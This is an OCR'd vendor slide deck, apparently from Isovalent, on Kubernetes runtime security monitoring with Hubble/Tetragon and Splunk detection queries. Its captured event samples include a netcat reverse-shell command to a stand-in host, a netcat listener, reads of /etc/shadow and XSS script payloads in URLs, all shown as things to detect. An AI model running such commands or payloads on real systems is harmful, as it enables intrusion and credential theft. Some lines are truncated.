
Observing DNS, HTTP, TCP, ...

```
🚀 process default/test-pod /usr/local/bin/curl cilium.io
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.default.svc.cluster.local.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.default.svc.cluster.local.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.default.svc.cluster.local.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.default.svc.cluster.local.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.svc.cluster.local.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.svc.cluster.local.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.svc.cluster.local.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.svc.cluster.local.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.cluster.local.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.cluster.local.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.cluster.local.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.cluster.local.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.c.cilium-dev.internal.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.c.cilium-dev.internal.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.c.cilium-dev.internal.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.c.cilium-dev.internal.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.google.internal.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.google.internal.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.google.internal.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.google.internal.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.] => [104.198.14.52]
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.] => []
📖 dns     default/test-pod /usr/local/bin/curl [cilium.io.] => []
🔌 connect default/test-pod /usr/local/bin/curl TCP 10.80.0.12:43278 => 104.198.14.52:80 [cilium.io.]
🌐 http    default/test-pod /usr/local/bin/curl cilium.io GET / 301 Moved Permanently 154.733717ms
💥 exit    default/test-pod /usr/local/bin/curl cilium.io 0
🧹 close   default/test-pod /usr/local/bin/curl TCP 10.80.0.12:43278 => 104.198.14.52:80 [cilium.io.] tx 73 B rx 1.2 kB
🧱 socket  default/test-pod /usr/local/bin/curl TCP 10.80.0.12:43278 => 104.198.14.52:80 [cilium.io.] tx 73 B rx 1.2 kB
```

TLS/SSL Visibility






TLS SNI Names
E843B2300F3B7ADD4162A34015F90CD9.sk1.us-west-2.eks.amazonaw
github.com
helm.isovalent.com
objects.githubusercontent.com
github-releases.githubusercontent.com
aws.github.io
quay.io
isovalent-logs-alpo-2.s3.us-west-2.amazonaws.com
raw.githubusercontent.com
autoscaling.us-west-2.amazonaws.com
bitnami-labs.github.io
kubernetes-sigs.github.io
4935
4773
3888
2970
2441
1503
1331
TLS Handshakes
0.100
0.075
0.050
0.025
0
05:00
06:00
07:00
08:00
09:00
10:00
E843B2300F3B7ADD4162A34015F90CD9.sk1.us-west-2.eks.amazonaw
api.snapcraft.io
autoscaling.us-west-2.amazonaws.com
aws.github.io
bitnami-labs.github.io
dev-64187274.okta.com
ec2.us-west-2.amazonaws.com
elasticloadbalancing.us-west-2.amazonaws.com
ghcr.io
github-releases.githubusercontent.com
github.com
helm.isovalent.com

Detecting weak/vulnerable TLS Versions

```
index="hubble" "cipher" "tls.server_version"="TLS 1.1" OR "tls.server_version"="TLS 1.0" |
rename "tls.source_ip" as SourceIP |
rename "tls.source_port" as SourcePort |
rename "tls.destination_ip" as DestinationIP |
rename "tls.destination_port" as DestinationPort |
rename "tls.server_version" as TLSServerVersion |
rename "tls.sni_name" as SNI |
rename "tls.process.binary" as ProcessBinary |
rename "tls.process.pod.namespace" as SourceNamespace |
rename "tls.process.pod.name" as SourcePod |
rename "tls.process.pod.container.image.name" as SourceImage |
rename "tls.process.cwd" as WorkDir |
rename "tls.process.pid" as PID |
rename "tls.process.start_time" as StartTime |
stats count by StartTime, SourceNamespace, SourcePod, TLSServerVersion, SourceImage, ProcessBi
```

Audit Listening Ports

```
index=hubble process_listen.source_ip="0.0.0.0" "process_listen.process.pod.labels{}"="k8s:app
=coreapi"
| rename process_listen.source_ip as ListeningIP
| rename process_listen.process.binary as ListeningProcess
| rename process_listen.process.pod.labels{} as WorkloadLabels
| rename process_listen.source_port as ListeningPort
| rename process_listen.process.pod.namespace as WorkloadNamespace
| rename process_listen.parent.binary as ParentProcess
| eval WorkloadLabels=mvjoin(WorkloadLabels, "; ")
| stats count by WorkloadLabels, WorkloadNamespace, ListeningProcess, ListeningPort, Listening
```

Events (3) Patterns **Statistics (2)** Visualization

20 Per Page ▾ Format Preview ▾

WorkloadLabels	WorkloadNamespace	ListeningProcess	ListeningPort	ListeningIP	ParentProcess	count
k8s:app=coreapi; k8s:io.cilium.k8s.policy.cluster=default; k8s:io.cilium.k8s.policy.serviceaccount=default; k8s:io.kubernetes.pod.namespace=tenant-jobs	tenant-jobs	/usr/bin/nc	53333	0.0.0.0	/bin/ash	1
k8s:app=coreapi; k8s:io.cilium.k8s.policy.cluster=default; k8s:io.cilium.k8s.policy.serviceaccount=default; k8s:io.kubernetes.pod.namespace=tenant-jobs	tenant-jobs	/usr/local/bin/python	9080	0.0.0.0	/usr/bin/containerd-shim	2

Detect DNS bypass attempts

Splunk Query:


```
index=hubble flow.l4.UDP.destination_port="53" flow.destination.labels{}="reserved:world"
| rename flow.source.namespace as WorkloadNamespace
| rename flow.source.labels{} as WorkloadLabels
| rename flow.IP.destination as DestinationIP
| eval WorkloadLabels=mvjoin(WorkloadLabels, "; ")
| stats count by WorkloadNamespace, WorkloadLabels, DestinationIP
```

Results:

WorkloadNamespace	WorkloadLabels	DestinationIP	count
tenant-jobs	k8s:app=coreapi; k8s:io.cilium.k8s.policy.cluster=default; k8s:io.cilium.k8s.policy.serviceaccount=default; k8s:io.kubernetes.pod.namespace=tenant-jobs	64.225.45.153	2464

Detecting Nmap Scans

```
index="hubble" | spath "flow.l7.http.headers{}.value"
| rename flow.l7.http.headers{}.value as Values
| eval UserAgent=mvfilter(match(Values, "Nmap"))
| rename flow.l7.http.method as HTTPMethod
| rename flow.l7.http.url as URL
| rename flow.verdict as NetworkPolicyDecision
| stats count by UserAgent, HTTPMethod, URL, NetworkPolicyDecision
```




Monitoring Process Execution & Syscalls


```
{
   "process_exec":{
      "process":{
         "exec_id":"bWluaWt1YmU6MTE3OTkwMzA2MDk4ODoyMTY2Nw==",
         "pid":21667,
         "uid":0,
         "cwd":"/usr/src/app/",
         "binary":"/bin/sh",
         "arguments":"-c \"nc klcqvtelsg8otffi.not-reverse-shell.com 443 -e /
         "flags":"execve clone",
         "start_time":"2021-03-23T13:25:42.660886231Z",
         "auid":4294967295,
         "pod":{
            "namespace":"default",
            "name":"crawler-69d6755789-vqscc",
            "labels":[
               "k8s:app=crawler",
               "k8s:io.cilium.k8s.policy.cluster=default",
               "k8s:io.cilium.k8s.policy.serviceaccount=default",
               "k8s:io.kubernetes.pod.namespace=default"
            ],
            "container":{
               "id":"docker://5bc4d03861ef15b24c40ef2b7cd5ca2dc6eb2797cf546562c0bdd4de2b34ed5
               "name":"crawler",
               "image":{
                  "id":"docker-pullable://quay.io/isovalent/jobs-app-crawler@sha256:d90bf9c7f
                  "name":"quay.io/isovalent/jobs-app-crawler:demo-siem"
               },
               "start_time":"2021-03-23T13:20:42Z",
               "pid":16
            }
         },
         "docker":"5bc4d03861ef15b24c40ef2b",
         "parent_exec_id":"bWluaWt1YmU6ODc5NzcyNTg5MzYyOjE3NTk0",
         "refcnt":1
```


```yaml
apiVersion: isovalent.com/v1alpha1
kind: TracingPolicy
metadata:
  name: "sys-mount"
spec:
  kprobes:
  # int mount(const char *source, const char *target, const char *filesystemtype, unsigned lo
  - call: "__x64_sys_mount"
    syscall: true
    args:
    - index: 0
      type:  "string"
    - index: 1
      type:  "string"
    selectors:
    - matchPIDs:
      - operator: NotIn
        followForks: false
        isNamespacePID: true
        values:
        - 1
```

ISOVALENT

Combined Network & Runtime Visibility



ISOVALENT

Detect Late Process Execution


```
index=hubble process_exec.process.binary="/bin/sh"
| rename process_exec.process.binary as Binary
| rename process_exec.process.pod.container.name as ContainerName
| rename process_exec.process.start_time as ProcessStartTime
| rename process_exec.process.pod.container.start_time as ContainerStartTime
| eval ProcessStartTime=strptime(ProcessStartTime, "%Y-%m-%dT%H:%M:%S.%3Q")
| eval ContainerStartTime=strptime(ContainerStartTime, "%Y-%m-%dT%H:%M:%S.%9Q")
| eval ContainerTime5min=relative_time(ContainerStartTime, "+5m")
| where ProcessStartTime > ContainerTime5min
| table ContainerName, Binary, ProcessStartTime, ContainerTime5min
```

Monitoring File Access


Sensitive File Open

Edit | Export | ...

Binaries (coreapi)



File Names (coreapi)




Sensitive File Open (coreapi)


StartTime	SourceNamespace	SourcePod	SourceImage	ProcessBinary	FileName	count
2021-11-22T18:37:33.639Z	tenant-jobs	coreapi	quay.io/isovalent/jobs-app-coreapi:latest	/bin/sh	etc/passwd	6
2021-11-22T18:37:33.639Z	tenant-jobs	coreapi	quay.io/isovalent/jobs-app-coreapi:latest	/bin/sh	opt/app	1
2021-11-22T18:37:33.639Z	tenant-jobs	coreapi	quay.io/isovalent/jobs-app-coreapi:latest	/bin/sh	root/.ash_history	3
2021-11-22T18:46:41.992Z	tenant-jobs	coreapi	quay.io/isovalent/jobs-app-coreapi:latest	/usr/bin/vi	etc/shadow	1
2021-11-22T18:52:04.182Z	tenant-jobs	coreapi	quay.io/isovalent/jobs-app-coreapi:latest	/bin/cat	etc/shadow	1

« Prev 1 2 3 4 5 6 7 8 9 Next »

/etc/passwd (by SourcePod)



/etc/passwd (by SourceBinary)



ISOVALENT

Network Policy Compliance

Splunk Query:

```
index="hubble" |
rename "flow.source.namespace" as SourceNamespace |
rename "flow.source.pod_name" as SourcePod |
rename "flow.egress_allowed_by{}.name" as PolicyName |
rename "flow.egress_allowed_by{}.namespace" as PolicyNamespace |
rename "flow.egress_allowed_by{}.labels{}" as PolicyLabels |
rename "flow.verdict" as PolicyDecision |
rename "flow.traffic_direction" as TrafficDirection |
rename "flow.destination_names{}" as DestinationName |
stats count by SourceNamespace, SourcePod, PolicyName, PolicyNamespace, PolicyLabels, PolicyD
```

	SourceNamespace	SourcePod	PolicyName	PolicyNamespace	PolicyLabels	PolicyDecision	TrafficDirection	DestinationName	count
81	tenant-jobs	loader-6758759648-6zh5z	dns-visibility	tenant-jobs	k8s:io.cilium.k8s.policy.name=dns-visibility	FORWARDED	EGRESS	kafka-headless.tenant-jobs.svc.cluster.local	2
82	tenant-jobs	loader-6758759648-6zh5z	dns-visibility	tenant-jobs	k8s:io.cilium.k8s.policy.namespace=tenant-jobs	FORWARDED	EGRESS	kafka-headless.tenant-jobs.svc.cluster.local	4
83	tenant-jobs	loader-6758759648-6zh5z	dns-visibility	tenant-jobs	k8s:io.cilium.k8s.policy.uid=43aedee0-e97d-4a46-856a-fcdd0bdff611	FORWARDED	EGRESS	kafka-headless.tenant-jobs.svc.cluster.local	2
84	tenant-jobs	loader-6758759648-6zh5z	dns-visibility	tenant-jobs	k8s:io.cilium.k8s.policy.uid=90ef4dda-4ab6-4582-a942-515aa1929ed1	FORWARDED	EGRESS	kafka-headless.tenant-jobs.svc.cluster.local	2
85	tenant-jobs	recruiter-f44d5f778-t6bxb	allow-all-within-namespace	tenant-jobs	k8s:io.cilium.k8s.policy.derived-from=CiliumNetworkPolicy	FORWARDED	EGRESS	coreapi.tenant-jobs.svc.cluster.local	20
86	tenant-jobs	recruiter-f44d5f778-t6bxb	allow-all-within-namespace	tenant-jobs	k8s:io.cilium.k8s.policy.name=allow-all-within-namespace	FORWARDED	EGRESS	coreapi.tenant-jobs.svc.cluster.local	10
87	tenant-jobs	recruiter-f44d5f778-t6bxb	allow-all-within-namespace	tenant-jobs	k8s:io.cilium.k8s.policy.name=dns-visibility	FORWARDED	EGRESS	coreapi.tenant-jobs.svc.cluster.local	10
88	tenant-jobs	recruiter-f44d5f778-t6bxb	allow-all-within-namespace	tenant-jobs	k8s:io.cilium.k8s.policy.namespace=tenant-jobs	FORWARDED	EGRESS	coreapi.tenant-jobs.svc.cluster.local	20
89	tenant-jobs	recruiter-f44d5f778-t6bxb	allow-all-within-namespace	tenant-jobs	k8s:io.cilium.k8s.policy.uid=43aedee0-e97d-4a46-856a-fcdd0bdff611	FORWARDED	EGRESS	coreapi.tenant-jobs.svc.cluster.local	10
90	tenant-jobs	recruiter-f44d5f778-t6bxb	allow-all-within-namespace	tenant-jobs	k8s:io.cilium.k8s.policy.uid=90ef4dda-4ab6-4582-a942-515aa1929ed1	FORWARDED	EGRESS	coreapi.tenant-jobs.svc.cluster.local	10

Observing HTTP & gRPC

20 Per Page ▾ Format

	StartTime	SourceNamespace	SourcePod	ProcessBinary	HTTPHost	HTTPMethod	URI	HTTPResponseCode	HTTPReason	count
1	2021-11-29T15:07:23.105Z	tenant-jobs	crawler	/usr/bin/curl	www.xssgame.com	GET	/f/m4KKGHi2rVUN/?query=%3Cscript%3Ealert%28%22XSS+For+Fun%22%29%3C%2Fscript%3E	200	OK	1
2	2021-11-29T15:07:25.322Z	tenant-jobs	crawler	/usr/bin/curl	www.xssgame.com	GET	/f/m4KKGHi2rVUN/?query=%3Cscript%3Ealert%28%22XSS+For+Fun%22%29%3C%2Fscript%3E	200	OK	1
3	2021-11-29T15:07:26.427Z	tenant-jobs	crawler	/usr/bin/curl	www.xssgame.com	GET	/f/m4KKGHi2rVUN/?query=%3Cscript%3Ealert%28%22XSS+For+Fun%22%29%3C%2Fscript%3E	200	OK	1
4	2021-11-29T15:07:27.432Z	tenant-jobs	crawler	/usr/bin/curl	www.xssgame.com	GET	/f/m4KKGHi2rVUN/?query=%3Cscript%3Ealert%28%22XSS+For+Fun%22%29%3C%2Fscript%3E	200	OK	1
5	2021-11-29T15:07:42.171Z	tenant-jobs	crawler	/usr/bin/curl	www.xssgame.com	GET	/f/m4KKGHi2rVUN/?query=%3Cscript%3Ealert%28%22Alert%22%29%3C%2Fscript%3E	200	OK	1
6	2021-11-29T15:07:45.831Z	tenant-jobs	crawler	/usr/bin/curl	www.xssgame.com	GET	/f/m4KKGHi2rVUN/?query=%3Cscript%3Ealert%28%22Alert%22%29%3C%2Fscript%3E	200	OK	1
7	2021-11-29T15:07:59.158Z	tenant-jobs	crawler	/usr/bin/curl	www.xssgame.com	GET	/f/m4KKGHi2rVUN/?query=%3Cscript%3Ealert%28%22Attack+XSS%22%29%3C%2Fscript%3E	200	OK	1
8	2021-11-29T15:08:00.761Z	tenant-jobs	crawler	/usr/bin/curl	www.xssgame.com	GET	/f/m4KKGHi2rVUN/?query=%3Cscript%3Ealert%28%22Attack+XSS%22%29%3C%2Fscript%3E	200	OK	1

New Search

Save As ▾ Close

```
index="http-visibility" "process_http.http.request.uri"="*script*"  |
rename "process_http.process.start_time" as StartTime |
rename "process_http.process.pod.namespace" as SourceNamespace |
rename "process_http.process.pod.container.name" as SourcePod |
rename "process_http.process.binary" as ProcessBinary |
rename "process_http.http.request.host" as HTTPHost |
rename "process_http.http.request.method" as HTTPMethod |
rename "process_http.http.request.uri" as URI |
rename "process_http.http.response.code" as HTTPResponseCode |
rename "process_http.http.response.reason" as HTTPReason |
stats count by StartTime, SourceNamespace, SourcePod, ProcessBinary, HTTPHost, HTTPMethod, URI, HTTPResponseCode, HTTPReason
```

30 minute window ▾


15 of 57,392 events matched No Event Sampling ▾

Job ▾ Verbose Mode ▾


ISOVALENT

Runtime Enforcement

